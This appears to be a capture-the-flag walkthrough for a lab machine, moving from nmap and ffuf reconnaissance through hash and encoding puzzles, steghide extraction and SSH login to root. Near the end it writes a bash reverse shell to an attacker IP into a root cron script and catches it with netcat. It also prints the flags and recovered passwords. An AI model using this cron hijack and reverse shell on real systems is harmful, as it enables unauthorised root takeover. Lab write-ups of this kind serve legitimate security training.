
sudo nmap -sV -sC -O -p- -vvv 10.10.210.61

```
80/tcp    open  http    syn-ack ttl 61 nginx 1.16.1
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.16.1
|_http-title: Welcome to nginx!
6498/tcp  open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCf5hzG6d/mEZZIeldje4ZWpwq0zAJWvFf1IzxJX1ZuOWIspHuL0X0z6qEfo
TxI/o8tAFjVP/B03BT0WC3WQTm8V3Q63lGda0CBOly38hzNBk8p496scVI9WHWRaQTS4I82I8Cr+L6EjX5tMcAygRJ+QVuy2K5I
qmhY3jULw/QH0fxN6Heew2EesHtJuXtf/33axQCWhxBckg1Re26UWKXdvKajYiljGCwEw25Y9qWZTGJ+2P67LVegf7FQu8ReXRr
OTzHYL3PSnQJXiodPKb2ZvGAnaXYy8gm22HMspLeXF2riGSRYlGAO3KPDcDqF4hIeKwDWFbKaOwpHOX34qhJz
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN8/fLeNoGv6fwAVkd9oVJ7OI
bn4117grXfoBdQ8vY2qpkuh30sTk7WjT+Kns4MNtTUQ7H/sZrJz+ALPG/YnDfE=
|   256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICNgw/EuawEJkhJk4i2pP4zHfUG6XfsPHh6+kQQz3G1D
65524/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.43 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.43 (Ubuntu)
```

http://10.10.210.61/




ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.210.61/FUZZ


```
                        [Status: 200, Size: 612, Words: 79, Lines: 26]
#                       [Status: 200, Size: 612, Words: 79, Lines: 26]
hidden                  [Status: 301, Size: 169, Words: 5, Lines: 8]
index.html              [Status: 200, Size: 612, Words: 79, Lines: 26]
robots.txt              [Status: 200, Size: 43, Words: 3, Lines: 4]
hidden                  [Status: 301, Size: 169, Words: 5, Lines: 8]
```


```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to ctf!</title>
<style>
    body {
    background-image: url("https://cdn.pixabay.com/photo/2016/12/24/11/48/lost-places-1928727_960_720.jpg");
    background-repeat: no-repeat;
    background-size: cover;
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
```

https://cdn.pixabay.com/photo/2016/12/24/11/48/lost-places-1928727_960_720.jpg



ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.210.61/hidden/FUZZ






ZmxhZ3tmMXJzN19mbDRnfQ==


https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,'')&input=Wm14aFozdG1NWEp6TjE5bWJEUm5mUT09

flag{f1rs7_fl4g}



http://10.10.210.61:65524/index.html

flag{9fdafbd64c47471a8f54cd3fc64cd312}



ObsJmP173N2X6dOrAgEAL0Vu


```
<div class="page_header floating_element">
  <img src="/icons/openlogo-75.png" alt="Debian Logo" class="floating_element"/>
  <span class="floating_element">
    Apache 2 It Works For Me
<p hidden>its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu</p>
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.210.61:65524/FUZZ

```
#                       [Status: 200, Size: 10818, Words: 3441, Lines: 371]
                        [Status: 200, Size: 10818, Words: 3441, Lines: 371]
.hta                    [Status: 403, Size: 280, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 280, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 280, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 10818, Words: 3441, Lines: 371]
robots.txt              [Status: 200, Size: 153, Words: 13, Lines: 7]
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10]
```

http://10.10.97.172:65524/robots.txt


a18672860d0510e5ab6699730763b250




```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```


https://md5hashing.net/hash/md5/a18672860d0510e5ab6699730763b250

flag{1m_s3c0nd_fl4g}




https://gchq.github.io/CyberChef/#recipe=From_Base62('0-9A-Za-z')&input=T2JzSm1QMTczTjJYNmRPckFnRUFMMFZ1

/n0th1ng3ls3m4tt3r



http://10.10.42.174:65524/n0th1ng3ls3m4tt3r/




940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81


https://md5hashing.net/hash/gost/940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81


940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81

mypasswordforthatjob




steghide extract -sf index.jpeg






https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,'')&input=MDExMDEwMDEgMDExMDAwMTEgMDExMDExMTEgMDExMDExMTAgMDExMTAxMTAgMDExMDAxMDEgMDExMTAwMTAgMDExMTAxMDAgMDExMDAxMDEgMDExMDAxMDAgMDExMDExMDEgMDExMTEwMDEgMDExMTAwMDAgMDExMDAwMDEgMDExMTAwMTEgMDExMTAwMTEgMDExMTAxMTEgMDExMDExMTEgMDExMTAwMTAgMDExMDAxMDAgMDExMTAxMDAgMDExMDExMTEgMDExMDAwMTAgMDExMDEwMDEgMDExMDExMTAgMDExMDAwMDEgMDExMTAwMTAgMDExMTEwMDE


iconvertedmypasswordtobinary



ssh boring@10.10.42.174



https://rot13.com/



cd /tmp

```
boring@kral4-PC:/tmp$ nano Linpeas.sh
boring@kral4-PC:/tmp$ chmod 777 Linpeas.sh
boring@kral4-PC:/tmp$
```

```
/var/crash
/var/lib/lightdm-data/kral4
/var/metrics
/var/tmp
/var/www/.mysecretcronjob.sh
```

```
boring@kral4-PC:/tmp$ cat /var/www/.mysecretcronjob.sh
#!/bin/bash
# i will run as root
boring@kral4-PC:/tmp$
```

```
boring@kral4-PC:/var/www$ nano .mysecretcronjob.sh
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root

bash -i >& /dev/tcp/10.2.11.159/443 0>&1
```

sudo nc -nlvp 443

```
┌─[headcrusher@parrot]─[~/Downloads]
└──╼ $sudo nc -nlvp 443
[sudo] password for headcrusher:
listening on [any] 443 ...
connect to [10.2.11.159] from (UNKNOWN) [10.10.42.174] 32914
bash: cannot set terminal process group (13655): Inappropriate ioctl for device
bash: no job control in this shell
root@kral4-PC:/var/www#
```

flag{63a9f0ea7bb98050796b649e85481845}

```
root@kral4-PC:/var/www# cd /root
cd /root
root@kral4-PC:~# ls -lha
ls -lha
total 40K
drwx------  5 root root 4.0K Jun 15 12:40 .
drwxr-xr-x 23 root root 4.0K Jun 15 01:08 ..
-rw-------  1 root root    2 Aug  3 21:36 .bash_history
-rw-r--r--  1 root root 3.1K Jun 15 12:40 .bashrc
drwx------  2 root root 4.0K Jun 13 15:40 .cache
drwx------  3 root root 4.0K Jun 13 15:40 .gnupg
drwxr-xr-x  3 root root 4.0K Jun 13 15:44 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   39 Jun 15 01:01 .root.txt
-rw-r--r--  1 root root   66 Jun 14 21:48 .selected_editor
root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
```